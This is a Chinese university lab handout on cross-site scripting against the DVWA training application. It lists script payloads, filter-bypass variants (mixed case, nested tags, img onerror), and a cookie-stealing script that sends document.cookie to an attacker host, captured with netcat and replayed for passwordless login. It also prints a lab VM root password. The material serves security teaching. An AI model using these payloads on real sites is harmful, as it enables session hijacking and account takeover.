
1. 实验原理

**1. XSS**

跨站脚本（英语：Cross-site scripting，通常简称为：XSS）是一种网站应用程序的安全漏洞攻击，是代码注入的一种。它允许恶意用户将代码注入到网页上，其他用户在观看网页时就会受到影响。XSS攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。从而使目标计算机收到危害。

**2.** **DVWA的XSS攻击演练**

DVWA（Damn Vulnerable Web Application）包含XSS DOM类型、反射型（Reflected）、存储型三种类型攻击。



存储型XSS攻击

存储攻击是指注入的脚本永久存储在目标服务器上的攻击，例如在留言板，消息论坛，访问者日志，注释字段等中。受害者在请求存储时从服务器检索恶意脚本信息。存储的XSS有时也称为持久性 XSS。

反射型的XSS攻击

反射攻击是指注入的脚本从Web服务器反射出来的攻击，例如错误消息，搜索结果或包含作为请求的一部分发送到服务器的部分或全部输入的任何其他响应。反射的攻击通过其他途径传递给受害者，例如在电子邮件中或在其他一些网站上。当用户被欺骗点击恶意链接，提交特制表单，甚至只是浏览恶意网站时，注入的代码会传播到易受攻击的网站，这会将攻击反映回用户的浏览器。然后浏览器执行代码，因为它来自“可信”服务器。反射的XSS有时也称为非持久性型XSS。


1. 实验环境

Windows或Linux操作系统，Apache+PHP+MySQL网站架构，DVWA脚本。

1. 实验内容与步骤


**任务一：将DVWA Security级别设为低，尝试三种类型攻击**

1. 在DVWA安全设置中，将级别设为Low。设为Medium和High的方法类似




1. 对于反射型XSS攻击，输入<script>alert(‘xss’)</script>


注意一定要用英文字符的单引号’ 建议直接使用键盘输入，如果从Word中复制，可能字符会自动转换，脚本无法工作




1. 观察到弹窗，说明攻击成功。



1. 对于DOM类型XSS攻击，在选择语言后，在地址栏直接添加<script>alert(‘xss’) </script>，如下图所示
2. 观察到弹窗，说明攻击成功。



1. 对于存储型XSS攻击，在留言板里面的Message部分填入<script>alert(‘xss’) </script>
2. 观察到弹窗，说明攻击成功。



**任务二：将级别分别调至Medium和High级别，对存储型XSS进行实验**

1. 可以根据课堂讲授的方法、百度搜索资料进行XSS攻击实验
2. 提示：

可采用大小写混合的方式 <sCriPt>alert(/XSS/)</scRipT>


多重嵌套 <scr<script>ipt>alert(/XSS/)</script>

多标签测试 <img src=x onError=alert('xss')>

1. 对High级别的存储型XSS完成攻击，弹窗显示学号，即脚本使用类似

alert(‘B18030740’)方式弹窗显示学号，并截图在实验报告中。

1. 脚本通常会超过文本框输入长度的限制，需要在浏览器窗口中查看文本框元素，按F12调出，找到对应的文本框，或者在文本框上右击，点击“检查”（Firefox是“检查元素”）。双击maxlength，把数值50修改为200或更大



**任务三：XSS攻击的利用方式---窃取Cookie**

1. 为了方便窃取Cookie，将安全级别设置为Low。因为这里假设已经完成XSS攻击，重点考虑如何设置脚本，而不是找到XSS攻击的漏洞点。
2. 情景：在Admin用户登录后，系统会产生Cookie，现在攻击者的目标是试图获取Admin的Cookie，从而不需要密码进行登录。从中可以了解到XSS攻击的危害。
3. 有多种窃取Cookie方式，建议自行网上查找，例如搜索“dvwa xss cookie”关键字
4. 提供一种思路。假设受害者计算机为A，攻击者计算机为B（假设地址为：10.10.10.1），在A上注入以下恶意脚本：

<script>document.location= 'http:// 10.10.10.1:808/acceptcookie.php?cookie=' +document.cookie;</script>

在B计算机上，使用nc(netcat)命令监听808端口：


sudo nc -lvp 808


这里的808端口不能被其他程序占用，和上面的端口配合使用，两者修改一致即可。在Linux下可以直接使用nc命令，Windows下需要提前下载nc软件。学院机房Kali虚拟机的用户名是root, 密码是123或njupt。



可以体会一下A和B之间的关系，是如何获取到Cookie的

1. 获取A的cookie后，在计算机B上，建议使用Firefox，安装Cookie Editor插件，使用插件修改Cookie后登录，可以发现不需要密码也能成功登录。





1. 提交的实验报告
   1. 完成任务二步骤（3），截取显示学号的弹窗窗口。
   2. 完成任务三，说明两个关键点：（1）如何获取受害者A的Cookie，（2）攻击者B如何利用Cookie实现无密码登录，适当截图记录。

欢迎探索不同的渗透思路，体会攻击的危害，加强防范意识。统一由各班学习委员收齐后，课程结束一周内，压缩打包发送到我的邮箱： [18951896489@163.com](mailto:18951896489@163.com)